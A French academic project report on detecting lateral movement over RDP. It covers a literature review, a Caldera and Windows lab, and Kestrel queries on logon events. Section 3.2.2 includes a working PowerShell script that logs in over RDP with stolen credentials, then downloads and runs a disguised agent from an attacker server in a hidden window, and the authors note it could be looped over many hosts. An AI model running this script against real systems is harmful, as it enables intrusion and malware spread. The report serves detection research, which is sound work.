


FIGURE 2.1 – Répartition par année et par catégorie (EDR, SSC, DNN, GB, et leurs déclinaisons IoT) de la littérature publiée sur le thème de la détection des mouvements latéraux – Extraite de [10].

Cette revue se structure autour de trois axes principaux : les solutions reposant sur l’analyse de journaux via des systèmes EDR (*Endpoint Detection and Response*), les approches utilisant l’apprentissage automatique (ML), et enfin les stratégies fondées sur des représentations en graphe (GB). Un point notable de cette étude est la prise en compte explicite des environnements liés à l’Internet des objets (IoT), pour chacune de ces catégories.

Les auteurs soulignent en effet que les dispositifs IoT sont devenus des cibles privilégiées des attaquants : ils sont souvent sous-sécurisés, rarement mis à jour ou surveillés, et fonctionnent en continu, parfois dans des segments critiques du réseau [11]. Ces caractéristiques en font des vecteurs idéaux pour établir un accès persistant, effectuer des élévations de privilèges ou propager un mouvement latéral au sein du système.

Les approches EDR. Les travaux fondés sur des politiques EDR exploitent principalement des journaux système collectés par des outils comme *Sysmon* ou *ELK Stack*, afin d’identifier les traces laissées par les techniques de mouvement latéral. Ils s’appuient notamment sur l’analyse de DLL chargées, d’objets mutex¹, de séquences d’appels API ou d’événements Windows. Ces méthodes permettent de relier des indices techniques observables à des comportements malveillants. Plusieurs études s’appuient pour cela sur des politiques d’audit définies à l’avance ou sur des jeux de données spécifiques, comme le LMD-2022 [12], [13]. Cependant, leur portée reste limitée à certains environnements spécifiques (souvent Windows), et elles s’appuient sur des configurations parfois rigides. Certaines études adaptent aussi ces méthodes à des environnements comme Linux ou l’IoT, en utilisant par exemple des outils simples d’analyse de journaux ou en observant le trafic réseau.

L’apprentissage automatique. L’apprentissage automatique, qu’il soit supervisé ou non, occupe une place croissante dans les travaux sur la détection des mouvements latéraux. Les approches supervisées s’appuient sur des jeux de données annotés (e.g. LANL, LMD-2023, APT29) pour entraîner des modèles classiques ou neuronaux. Des méthodes non supervisées, comme les auto-encodeurs ou le clustering, sont aussi explorées pour détecter des anomalies sans étiquetage préalable. Certaines études adaptent ces approches aux environnements IoT, en tenant compte des ressources limitées des appareils connectés.

La majorité de ces modèles ont toutefois été testés sur des jeux de données incomplets ou obsolètes, notamment ceux publiés avant 2018. Ces corpus ne reflètent pas toujours les menaces actuelles, manquent d’annotations multiclasse et ne permettent pas une configuration rigoureuse des modèles. Les auteurs expliquent que ce phénomène est en partie lié à l’absence d’outils pour convertir les journaux *Sysmon* (.evtx) au format .csv. Ce problème est désormais résolu grâce à des scripts, comme par exemple le script *Python* présenté dans la section 3.3.1 de ce rapport.

Plusieurs de ces méthodes ont également été mises à l’épreuve dans des scénarios impliquant des connexions RDP. Cet article présente d’ailleurs les articles de BAI et al. [14] et [15] étudiés dans la section suivante.

Les approches basées sur les graphes. Les stratégies fondées sur des graphes cherchent à modéliser les relations entre utilisateurs, hôtes, processus ou ressources comme un graphe orienté. Elles permettent d’analyser la propagation des comportements suspects dans le

1. Un objet mutex (*mutual exclusion object*) est utilisé pour empêcher l’exécution simultanée de plusieurs instances d’un même processus. Des outils tels que *Mimikatz* en créent souvent lors de leur exécution, ce qui en fait un indicateur utile pour repérer un mouvement latéral.

réseau à travers les arêtes du graphe, en identifiant par exemple des séquences d'accès ou d'authentification anormales. Plusieurs études mettent en œuvre des modèles spécifiques (e.g. *Latte*, *Hopper*) pour représenter dynamiquement l'évolution des interactions réseau et appliquer des algorithmes de détection ou de classification. Bien que puissantes, ces approches restent encore peu exploitées en raison de leur complexité et de la difficulté à obtenir des jeux de données suffisamment riches et structurés pour l'apprentissage de graphes.

2.2 Détection des mouvements latéraux par apprentissage automatique

L'article présenté dans la section précédente identifie trois grandes familles de techniques pour la détection des mouvements latéraux. Cette section se concentre sur la deuxième approche : celle fondée sur l'apprentissage automatique. Depuis quelques années, l'apprentissage automatique s'est imposé comme un outil puissant, y compris dans le domaine de la cybersécurité. Les modèles basés sur ces approches permettent d'analyser les données de journalisation pour en extraire des modèles d'activité anormale ou malveillante, offrant ainsi des capacités accrues de détection des menaces, notamment dans des environnements complexes. Cependant, comme souligné dans la revue systématique, la qualité des jeux de données constitue une limite majeure. Elle conditionne directement la fiabilité et la robustesse des modèles entraînés.

2.2.1 Jeux de données pour l'apprentissage automatique

Partant du constat que les jeux de données existants souffrent de plusieurs limitations (rareté des cas de mouvement latéral, modèles d'attaque obsolètes, manque de diversité dans les techniques et chemins d'attaque), MABROUK a réalisé, dans le cadre de son mémoire de maîtrise, une étude des différents jeux de données disponibles, avant de proposer un nouveau jeu complet, spécifiquement conçu pour l'étude des latéralisations [7].

L'étude d'un mémoire de maîtrise (*Master's thesis*) peut soulever certaines questions méthodologiques, notamment en ce qui concerne la qualité des résultats et l'absence de validation par les pairs, contrairement aux articles scientifiques publiés. Toutefois, nous avons choisi de présenter ce travail car il se distingue par sa qualité et son approbation par plusieurs chercheurs de l'Université de Windsor. De plus, les résultats que nous allons présenter sont issus de chapitres co-écrits par des chercheurs (Dr. SAAD et Dr. MAMUN), et sont issus d'articles à paraître (i.e. acceptés pour publication après évaluation par les pairs — *In Press*).

Analyse des jeux de données. Les auteurs ont mené une étude comparative des jeux de données existants, en s'intéressant particulièrement aux cas de mouvements latéraux qu'ils contiennent. Sur les treize jeux étudiés, cinq ne présentent aucun cas de latéralisation, tandis que les autres n'en contiennent généralement qu'un ou deux, ce qui limite leur pertinence pour l'entraînement de modèles de détection. Le chapitre se conclut par une

analyse des limites de ces jeux de données. Premièrement, le faible nombre d'exemples de mouvements latéraux entrave l'apprentissage et la généralisation des modèles. Deuxièmement, les courts délais associés aux latéralisations² ainsi que la faible diversité des techniques utilisées constituent des obstacles supplémentaires à la mise au point de systèmes de détection robustes. Enfin, le fait que la plupart des chemins de déplacement étudiés se limitent à quelques sauts réduit la vraisemblance des jeux de données.

Il convient toutefois de noter que les auteurs n'ont pas analysé le jeu de données LMD-2022 [12], présenté dans la section précédente. Ce dernier inclut des journaux de trafic légitime et malveillant, issus de l'exécution de neuf techniques de latéralisation. Le jeu LMD-2023 est encore plus complet : il comprend les neuf attaques précédentes exécutées plusieurs fois, ainsi que six nouvelles attaques basées sur des vulnérabilités découvertes entre 2020 et 2023, telles que *Log4Shell*. Il regroupe près de 1,8 million de journaux labélisés, ce qui en fait un jeu de données particulièrement adapté à l'entraînement de modèles d'apprentissage automatique de détection de latéralisations. Il aurait été pertinent que ces jeux récents fassent également l'objet d'une analyse critique, notamment pour en évaluer la diversité des scénarios simulés ou encore leur réalisme (délai, nombre de sauts, etc.).

Génération de jeux de données. Pour répondre aux limites identifiées dans les jeux de données existants, les auteurs ont proposé un framework permettant de générer des jeux de données de qualité, intégrant des cas de mouvement latéral : le *Lateral Movement Dataset Generator* (LMDG). Ils ont ainsi mis en place une architecture virtualisée, représentée dans la figure 2.2, conçue pour être proche d'une architecture réseau réelle. Pour automatiser les différentes étapes de l'exécution des attaques, les auteurs ont utilisé Caldera, en veillant à ne pas laisser de traces de sa communication avec les agents, afin de ne pas introduire de biais dans les journaux collectés.




FIGURE 2.2 – Topologie réseau utilisée pour générer le jeu de données LMDG – Extrait de [7]

2. En réalité, les mouvements latéraux peuvent s'étendre sur une période prolongée.

Le jeu de données ainsi généré contient sept scénarios d'attaque, chacun mettant en œuvre un mouvement latéral via différentes tactiques et techniques. Parmi eux, trois attaques ont réussi, tandis que quatre ont échoué. Les auteurs précisent que cette combinaison est précieuse, car elle reflète la réalité : de nombreuses tentatives d'attaque échouent face à des défenses bien configurées, et seules certaines aboutissent. L'ensemble du jeu de données est labélisé et représente environ 944 Go, comprenant 900 Go de trafic réseau (fichiers de paquets) et 44 Go de fichiers journaux système.

De par sa proximité avec des situations opérationnelles réelles, ce jeu de données constitue un bon candidat pour l'entraînement de modèles d'apprentissage automatique, pour la détection de mouvements latéraux.

2.2.2 Modèles de détection par apprentissage automatique

Cette section présente des modèles, issus d'articles scientifiques, de détection de mouvements latéraux grâce à l'apprentissage automatique. Les deux derniers sont particulièrement intéressants, puisqu'ils traitent des mouvements latéraux via RDP, le cœur de notre sujet.

A comprehensive detection method for the lateral movement stage of APT attacks [16].

Les travaux de HE et al. présentent une méthode complète de détection ciblant la phase de mouvement latéral des menaces persistantes avancées (APT — Advanced Persistent Threat). Leur approche repose sur l'analyse croisée des journaux de sécurité, journaux système et journaux réseau, dans le but d'identifier les activités suspectes. Les auteurs insistent particulièrement sur l'importance de la corrélation de données pour identifier les signatures comportementales malveillantes.

Les auteurs montrent que leur système de détection, basé sur la corrélation de données, atteint une précision d'environ 90% pour l'identification d'activités suspectes liées à l'exploitation du protocole SMB par des logiciels malveillants. Ils soulignent toutefois que des variantes plus récentes de ces maliciels, exploitant des vulnérabilités encore inconnues, pourraient contourner leur système de détection.

RDP-based Lateral Movement detection using Machine Learning [14].

L'étude menée par BAI et al. propose une méthode de détection du mouvement latéral via le protocole RDP, fondée sur l'apprentissage automatique. Les auteurs emploient des algorithmes de classification, associés à une analyse de séries temporelles, afin d'extraire des modèles d'activité malveillante à partir des journaux RDP. L'objectif principal de leur méthode est de renforcer la fiabilité de la détection tout en minimisant le taux de faux positifs.

L'approche s'appuie sur des données issues des journaux Windows ainsi que sur des informations extraites des flux réseau. Leur méthode atteint une précision de 85% dans la détection d'activités suspectes. Toutefois, les auteurs soulignent que l'efficacité du modèle dépend fortement de la qualité des données de journalisation et de la pertinence des caractéristiques sélectionnées lors de la phase de prétraitement.

A Machine Learning Approach for RDP-based Lateral Movement Detection [15]. Dans une approche similaire, BAI et al. présentent une méthode basée sur l'apprentissage automatique pour détecter les mouvements latéraux via RDP. Leur travail repose sur l'exploitation combinée d'algorithmes de classification et de clustering, appliqués à l'analyse des journaux RDP pour repérer des modèles d'activité suspecte. L'objectif principal est d'améliorer la détection des attaques de type APT en identifiant des schémas comportementaux malveillants.

À cet effet, ils exploitent les données de journalisation des systèmes Windows et les informations de flux réseau. En comparant différents algorithmes, les auteurs montrent que leur méthode atteint une précision d'environ 95% dans la détection d'activités malveillantes, avec l'algorithme *LogitBoost*.

3 Projet

3.1 Architecture

Toutes les actions sont effectuées dans un environnement isolé et contrôlé pour éviter toute propagation accidentelle ou compromission de systèmes réels.

3.1.1 Infrastructure côté attaquant

Dans le cadre de notre projet, pour simuler l'attaquant nous avons utilisé une machine virtuelle (VM) exécutant Kali Linux. Sur cette VM nous avons installé le framework Caldera, celui-ci aura pour objectif d'automatiser le processus d'attaque par latéralisation que nous détaillerons plus loin. L'attaquant est désormais prêt.

3.1.2 Infrastructure côté victime

Concernant l'entreprise victime que nous simulons, nous utilisons deux VM exécutant Windows 10 : la première sera l'hôte déjà compromis auquel l'attaquant a déjà réussi à obtenir un accès ; la seconde sera l'hôte que l'attaquant cherche à compromettre via l'attaque par latéralisation. Bien entendu, afin que l'attaque se déroule sans problèmes, l'Antivirus Windows Defender présent et activé par défaut sur les postes a été désactivé dans son intégralité, comme visible sur la figure 3.1. Cette étape est nécessaire car celui-ci fait bien son travail et bloque directement l'installation de l'agent Caldera sur les victimes. De plus, la journalisation activée par défaut sur Windows est insuffisante, c'est pourquoi le logiciel *Sysmon* a été installé sur les victimes afin d'augmenter drastiquement le nombre d'évènements monitorés par le système d'exploitation, permettant ainsi de faciliter la détection. Les victimes sont désormais prêtes.



FIGURE 3.1 – Désactivation complète de l'antivirus sur les victimes

3.2 Attaque par latéralisation via RDP

3.2.1 Contexte et détails sur l'attaque

L'attaque que nous avons choisi de mettre en œuvre repose sur la technique du mouvement latéral en exploitant le protocole Remote Desktop Protocol (RDP) de Windows. Cette approche permet à un attaquant de propager un maliciel à travers le réseau d'une entreprise cible, facilitant ainsi la compromission successive de plusieurs machines.

Nous avons préféré utiliser RDP plutôt que SSH, car dans un environnement professionnel, il est courant que le port SSH soit désactivé pour des raisons de sécurité et rarement utilisé sur les postes utilisateurs Windows. En revanche, RDP est souvent activé et largement utilisé, notamment par les administrateurs système pour la gestion à distance des serveurs Windows ou par l'équipe technique pour le dépannage des postes utilisateurs. Cette prévalence de RDP en entreprise en fait une cible privilégiée pour les attaquants cherchant à se déplacer latéralement après la compromission d'un accès initial.

Pour mettre en œuvre cette attaque, nous avons utilisé l'outil Caldera. L'agent Caldera, qui est en réalité un exécutable nommé *splunkd*, jouera dans notre attaque le rôle d'agent malveillant. Ce programme s'exécute sur un poste compromis et communique périodiquement avec le serveur Caldera via HTTP afin de recevoir et d'exécuter des instructions malveillantes. Il constitue un pivot stratégique pour l'attaquant, qui peut ensuite orchestrer de nouvelles attaques à partir des machines déjà sous contrôle.

L'objectif de notre attaque est de tirer parti de RDP pour se connecter à une machine cible et y déployer automatiquement le maliciel *splunkd*, permettant ainsi d'étendre la compromission et d'assurer une persistance accrue dans l'environnement de l'organisation.

3.2.2 Réalisation de l'attaque

Cette attaque nécessite une phase de préparation en deux étapes essentielles :

1. **Accès initial** : L'attaquant doit avoir compromis un premier poste au sein de l'organisation. Nous supposons qu'il a obtenu des identifiants d'un employé disposant de privilèges d'administrateur local, par exemple via une attaque par hameçonnage (T1566), une attaque par force brute (T1110), ou encore avec un enregistreur de frappes (*keylogger* — T1056.001). Dans notre scénario, ce premier poste est donc la première VM sous Windows 10, et les identifiants compromis sont les suivants : *victim1* / *victim1*.
2. **Latéralisation** : Pour l'étape de latéralisation, l'attaquant utilise les identifiants d'un second utilisateur. Il pourrait les avoir obtenu via de l'harponnage interne (T1534). D'autres méthodes auraient pu être utilisées, comme présentées dans la section 1.1.2. Il va alors se connecter à une autre machine via RDP (T1021.001) et y déployer le maliciel. Cette seconde machine représente une nouvelle porte d'entrée vers d'autres systèmes internes. Dans notre scénario, il s'agit donc de la deuxième VM sous Windows 10 et les identifiants compromis sont les suivants : *victim2* / *victim2*.

L'architecture utilisée dans le scénario du projet est présentée dans la figure 3.2.




FIGURE 3.2 – Architecture du projet et scénario de l'attaque

Un scénario complet de notre attaque pourrait être :

1. **Reconnaissance** : Prise d'informations sur l'identité de la victime (T1589) et sur son organisation (T1591).
2. **Accès initial** : À partir de ces informations, un mail de harponnage (T1566.002) pourrait être rédigé afin d'obtenir un accès initial sur le poste de la première victime et y installer le premier agent Caldera.
3. **Mouvement latéral** : Harponnage interne (T1534) pour obtenir les identifiants de la deuxième victime, puis connexion via RDP (T1021.001) à son poste de travail grâce à ces derniers.
4. **Exécution** : Lancement d'un script PowerShell (T1059.001) via l'agent Caldera sur le poste compromis de la première victime pour installer l'agent Caldera sur le poste de la deuxième victime.
5. **Exfiltration** : Si l'attaquant veut exfiltrer des données depuis le deuxième poste, il peut utiliser Caldera en C2, ou bien il peut continuer sa propagation vers d'autres victimes en réitérant les étapes précédentes (T1041).

Puisque notre projet porte sur la détection de la latéralisation, nous avons simplifié le scénario en faisant comme si nous avions déjà un accès initial et les identifiants de la seconde victime. Ainsi, seules les étapes de mouvement latéral et d'exécution sont présentées.

Afin de faciliter la compromission des machines cibles via RDP, nous avons conçu un script PowerShell permettant d'exécuter l'attaque de manière automatique. Ce script a été intégré dans Caldera en tant qu'*ability*, une capacité spécifique permettant d'automatiser certaines actions malveillantes dans le cadre d'une simulation d'attaque. Il est ensuite ajouté à un *adversary*, qui regroupe différentes actions et stratégies d'attaque. Enfin, cet *adversary* est déployé sur la machine que nous souhaitons compromettre via une *operation* orchestrée depuis le serveur Caldera.

Le script est présenté ci-dessous :

```
1 # les informations dérobées au préalable à personnaliser
2 $ip = "192.168.1.30"
3 $user = "victime2"
4 $pwd = "victime2"
```

```

5
6 # prépare le contexte pour l'automatisation des entrées
7 Add-Type -AssemblyName System.Windows.Forms
8
9 # lance la session RDP et attend qu'elle s'établisse
10 Start-Process cmdkey -ArgumentList "/add:$ip_/user:$user_/pass:$pwd"
11 Start-Process mstsc -ArgumentList "/v:$ip"
12 Start-Sleep -Seconds 5
13
14 # fait un clic pour prendre le focus dans la fenêtre RDP
15 Add-Type -MemberDefinition "[DllImport(`"user32.dll`")]  
public  
extern  
void  
mouse_event(int  
flags,int  
dx,int  
dy,int  
cButtons,int  
info);" -Name U32 -Namespace W;  
[W.U32]::mouse_event(6, 100, 100, 0, 0)
16 Start-Sleep -Seconds 1
17
18 # démarre powershell depuis le menu démarrer dans RDP
19 [System.Windows.Forms.SendKeys]::SendWait("`{ESC}")
20 Start-Sleep -Seconds 3
21 [System.Windows.Forms.SendKeys]::SendWait("powershell.exe~")
22 Start-Sleep -Seconds 5
23
24 # extra : laisse une trace sur le bureau pour faciliter la détection
25 [System.Windows.Forms.SendKeys]::SendWait("Set-Content-Path`"C:\  
Users\$user\Desktop\coucou.txt`"-Value`"Bonjour!`"~")
26 Start-Sleep -Seconds 1
27
28 # lance la commande pour installer l'agent malveillant splunkd
29 [System.Windows.Forms.SendKeys]::SendWait("`$server=`"http  
://192.168.1.10:8888`";`$url=`"$server/file/download`";`$wc=  
New-Object System.Net.WebClient;`$wc.Headers.add{(`"platform`",`"  
windows`"{});`$wc.Headers.add{(`"file`",`"sandcat.go`"{});`$data=  
`$wc.DownloadData{(`"$url`");get-process_|_?_{}>`$_.modules.  
filename_-like_`"C:\Users\Public\splunkd.exe`"{}_|_stop-process_-  
f;rm_-force_`"C:\Users\Public\splunkd.exe`"-ea_ignore;[io.file]::  
WriteAllBytes{(`"C:\Users\Public\splunkd.exe`",`$data{})_|_  
Out-Null;Start-Process-FilePath_C:\Users\Public\splunkd.exe_-  
ArgumentList_`"-server_$server_group_red`"-WindowStyle_hidden;~  
")  
Start-Sleep -Seconds 10
31
32 # nettoyage : ferme le terminal PowerShell distant
33 [System.Windows.Forms.SendKeys]::SendWait("exit~")
34 Start-Sleep -Seconds 1
35
36 # nettoyage : ferme la session RDP
37 taskkill /f /im mstsc.exe
38

```

Le script fonctionne en trois grandes étapes :

1. **Connexion à la machine cible** : Il ouvre une session RDP vers la machine cible en utilisant les identifiants compromis.
2. **Déploiement du maliciel** : Une fois la session RDP active, il télécharge et exécute l'agent *splunkd* depuis le serveur Caldera.
3. **Indicateur de compromission** : Pour marquer visiblement la réussite de l'attaque, le script crée un fichier *coucou.txt* sur le bureau de l'utilisateur compromis, facilitant ainsi l'identification de la compromission dans notre cadre de test.

3.2.3 Résultats de l'attaque

Une fois l'attaque terminée, un nouvel agent apparaît dans la liste des agents de Caldera, qui contient alors nos deux VM sous Windows 10, comme illustré sur la figure 3.3. Cela signifie que la machine cible est désormais sous le contrôle de l'attaquant. À partir de cette nouvelle position, l'attaquant peut enchaîner d'autres opérations malveillantes.

id (paw)	host	group	platform	contact	pid	privilege	status	last seen	
pyafoc	victim1	red	windows	HTTP	7876	Elevated	alive, trusted	3/29/2025, 6:45:04 PM	×
avcjl	victim2	red	windows	HTTP	5940	User	alive, trusted	3/29/2025, 6:44:52 PM	×

FIGURE 3.3 – Liste des agents sur Caldera après exécution de l'attaque

Bien entendu, ce script est conçu pour fonctionner dans notre exemple précis, mais il peut facilement être amélioré pour automatiser la propagation à travers plusieurs machines. Il suffirait, par exemple, d'exécuter une boucle sur une liste d'identifiants compromis afin de tenter la connexion et le déploiement sur plusieurs postes en parallèle.

3.3 Détection des mouvements latéraux avec *Kestrel*

3.3.1 Lecture des journaux Windows

Windows permet nativement la journalisation des événements de sécurité via l'Observateur d'événements. Ces journaux de sécurité contiennent des informations cruciales telles que les tentatives de connexion, les ouvertures et fermetures de session, ainsi que les échecs de connexion. Le logiciel *Sysmon*, décrit plus haut, vient compléter cette liste avec d'autres événements tels que la création et la suppression de fichiers ou la création de processus, entre autres, tel que visible sur la figure 3.4.

Pour des analyses approfondies, ces journaux peuvent être exportés sous divers formats : le format natif EVTX, utilisable sur d'autres systèmes Windows ou avec certains outils tiers, ainsi que les formats plus standards CSV et XML. Toutefois, *Kestrel* ne peut pas lire directement le format EVTX, et la structure des fichiers CSV et XML exportés par Windows se révèle difficilement exploitable par *Kestrel*.

Operational Nombre d'événements : 4 238 (!) Nouveaux événements disponibles				
Niveau	Date et heure	Source	ID de l'événement	Catégorie de la tâche
Information	03/04/2025 06:23:25	Sysmon	26	File Delete logged (rule: FileDeleteDetected)
Information	03/04/2025 06:23:25	Sysmon	26	File Delete logged (rule: FileDeleteDetected)
Information	03/04/2025 06:23:16	Sysmon	11	File created (rule: FileCreate)
Information	03/04/2025 06:23:15	Sysmon	1	Process Create (rule: ProcessCreate)
Information	03/04/2025 06:23:15	Sysmon	1	Process Create (rule: ProcessCreate)
Information	03/04/2025 06:23:15	Sysmon	26	File Delete logged (rule: FileDeleteDetected)
Information	03/04/2025 06:23:15	Sysmon	1	Process Create (rule: ProcessCreate)

FIGURE 3.4 – Exemple d'événements remontés dans l'Observateur d'événement Windows

Il est donc impératif de convertir ces journaux dans un format compatible avant de les utiliser dans Kestrel. À cette fin, un script Python spécifique a été créé. Ce script utilise la bibliothèque Python *Evtx* pour interpréter les fichiers EVT_X et les convertir en fichiers CSV structurés de manière à être directement et efficacement analysables par Kestrel.

3.3.2 Détection des mouvements latéraux via RDP

Attardons-nous désormais aux événements spécifiques dont la surveillance est essentielle pour identifier les activités malveillantes qui visent le protocole RDP.

La problématique

La détection des mouvements latéraux via RDP est intrinsèquement complexe en raison des stratégies employées par les attaquants, comme nous l'avons déjà mentionné dans la section 1.3.

La latéralisation via des comptes compromis est particulièrement difficile à détecter, car elle n'implique pas l'exploitation d'une vulnérabilité spécifique et peut ne laisser aucun indicateur de compromission (IoC) trivial. Elle se fonde dans une activité d'apparence légitime. Sa détection exige donc une surveillance comportementale rigoureuse, basée sur l'analyse des journaux (sécurité, connexions RDP, événements Windows), afin de repérer des anomalies significatives comme : des connexions depuis des systèmes inhabituels, des séries de tentatives d'authentification infructueuses, des accès en dehors des heures normales d'activité, ou encore des actions suspectes effectuées après l'établissement de la connexion.

Le détournement de session est potentiellement plus facile à détecter, car il peut entraîner la déconnexion forcée de l'utilisateur initial via des commandes comme `tscon.exe`. La surveillance de l'exécution de cette commande, ou de scripts PowerShell utilisés pour lister les sessions RDP actives, peut fournir des indices. Cependant, une surveillance comportementale globale (comme décrite ci-dessus) reste indispensable, notamment si le détournement s'effectue sans déconnexion visible de l'utilisateur légitime ou si ces événements spécifiques ne sont pas correctement journalisés/alertés.

En ce qui concerne l'exploitation directe de services distants, une détection fiable n'est généralement envisageable que si la vulnérabilité ciblée est connue (et corrigée ou étroitement surveillée) et si les indicateurs techniques spécifiques à cette exploitation sont eux-mêmes connus, définis en tant qu'IoC, et font l'objet d'une surveillance active. Là encore, l'analyse approfondie des journaux demeure essentielle pour identifier des signaux d'alerte, qu'il s'agisse de tentatives de connexion inhabituelles ou d'activités suspectes observées sur les systèmes suite à une connexion réussie.

Mise en œuvre

Pour détecter les mouvements latéraux via RDP, les éléments suivants sont intéressants à surveiller dans les journaux Windows et Sysmon :

- **Événement 4624 (Connexion réussie)** : Filtrer sur le Type de connexion (LogonType) 10 (RemoteInteractive) pour identifier spécifiquement les connexions RDP réussies.
- **Événement 4778 (Session reconnectée)** : Lorsque le Type de connexion est 10, cet événement indique une reconnexion à une session RDP existante, utile pour suivre la persistance d'une session.
- **Événement 4779 (Session déconnectée)** : Indique la fin d'une session. Il est pertinent de corréler cet événement (via le Logon ID) aux sessions ouvertes avec un LogonType 10 pour tracer la fin des sessions RDP.
- **Événement 4688 (Création de processus)** : Cet événement permet de détecter l'exécution de processus suspects (commandes PowerShell, `cmd.exe` et outils spécifiques comme `tscon.exe`, etc.) initiés depuis une session RDP.
- **Événement Sysmon 11 (FileCreate)** : La surveillance de la création de fichiers dans des répertoires inhabituels ou avec des noms/extensions suspects peut indiquer le dépôt d'outils malveillants, de scripts ou la préparation de données pour l'exfiltration via la session RDP.

Passons maintenant à la mise en pratique de ces concepts en utilisant Kestrel pour l'analyse des journaux Windows et Sysmon.

La première étape consiste à charger ces journaux dans Kestrel, puis à isoler les événements relatifs aux connexions RDP.

```
1 # Charge les événements windows dans la variable win
2 win = load "win.csv" as windows_event
3
4 # Cherche les événements de connexion RDP depuis un poste distant
5 rdp_events = get windows_event
6               from win
7               where EventID = "4624"
8               and LogonType = "10"
9
10 disp rdp_events
```

id	RecordNumber	TimeCreated	EventID	AccountName	LogonType	SourceIP	DestinationIP	TargetUserName	LogonId	ObjectName	AccessMask	FileName	FilePath
baf23faa-a3d7-4cc1-b864-6c97c62d0742	52	2025-04-03 03:28:27.573469	4624	VICTIME2\$	10.0	192.168.1.20	VICTIME2	victim2	None	None	None	None	None
abf0c190-0ca7-40f2-9f4d-8259610f2cf1	53	2025-04-03 03:28:27.573486	4624	VICTIME2\$	10.0	192.168.1.20	VICTIME2	victim2	None	None	None	None	None
e47e264f-54cd-4411-ade3-7c28bd00e982	100	2025-04-03 03:29:53.061897	4624	VICTIME2\$	10.0	192.168.1.20	VICTIME2	victim2	None	None	None	None	None
99d012e2-9d56-4e4f-94df-29fb687bb4d6	101	2025-04-03 03:29:53.061911	4624	VICTIME2\$	10.0	192.168.1.20	VICTIME2	victim2	None	None	None	None	None
1b741c6d-75df-47e5-99e4-7aec8b9dea19	138	2025-04-03 03:31:18.685043	4624	VICTIME2\$	10.0	192.168.1.20	VICTIME2	victim2	None	None	None	None	None
f473344c-097a-40a6-927a-4a6c7df112c9	139	2025-04-03 03:31:18.685062	4624	VICTIME2\$	10.0	192.168.1.20	VICTIME2	victim2	None	None	None	None	None

En pratique, il serait également judicieux de filtrer les événements selon leur heure d'occurrence afin de détecter des comportements anormaux, tels qu'une authentification durant la nuit ou en dehors des heures de bureau habituelles. À titre d'exemple, la recherche précédente pourrait être affinée pour ne considérer que les événements survenus entre 3:28:27 et 3:29:53. Cette exemple nous donne 2 résultats.

```

1 rdp_events = get windows_event
2     from win
3     where EventID = "4624"
4     and LogonType = "10"
5     and TimeCreated < "2025-04-03_03:29:53:000000"
6     and TimeCreated > "2025-04-03_03:28:27:000000"
7
8 disp rdp_events

```

id	RecordNumber	TimeCreated	EventID	AccountName	LogonType	SourceIP	DestinationIP	TargetUserName	LogonId	ObjectName	AccessMask	FileName	FilePath
e47e264f-54cd-4411-ade3-7c28bd00e982	100	2025-04-03 03:29:53.061897	4624	VICTIME2\$	10.0	192.168.1.20	VICTIME2	victim2	None	None	None	None	None
99d012e2-9d56-4e4f-94df-29fb687bb4d6	101	2025-04-03 03:29:53.061911	4624	VICTIME2\$	10.0	192.168.1.20	VICTIME2	victim2	None	None	None	None	None

Block Executed in 1 seconds

VARIABLE	TYPE	#(ENTITIES)	#(RECORDS)	windows_event*
rdp_events	windows_event	2	2	0

Enfin, un autre critère pertinent pour affiner les recherches consiste à vérifier si les adresses IP sources sont bien autorisées.

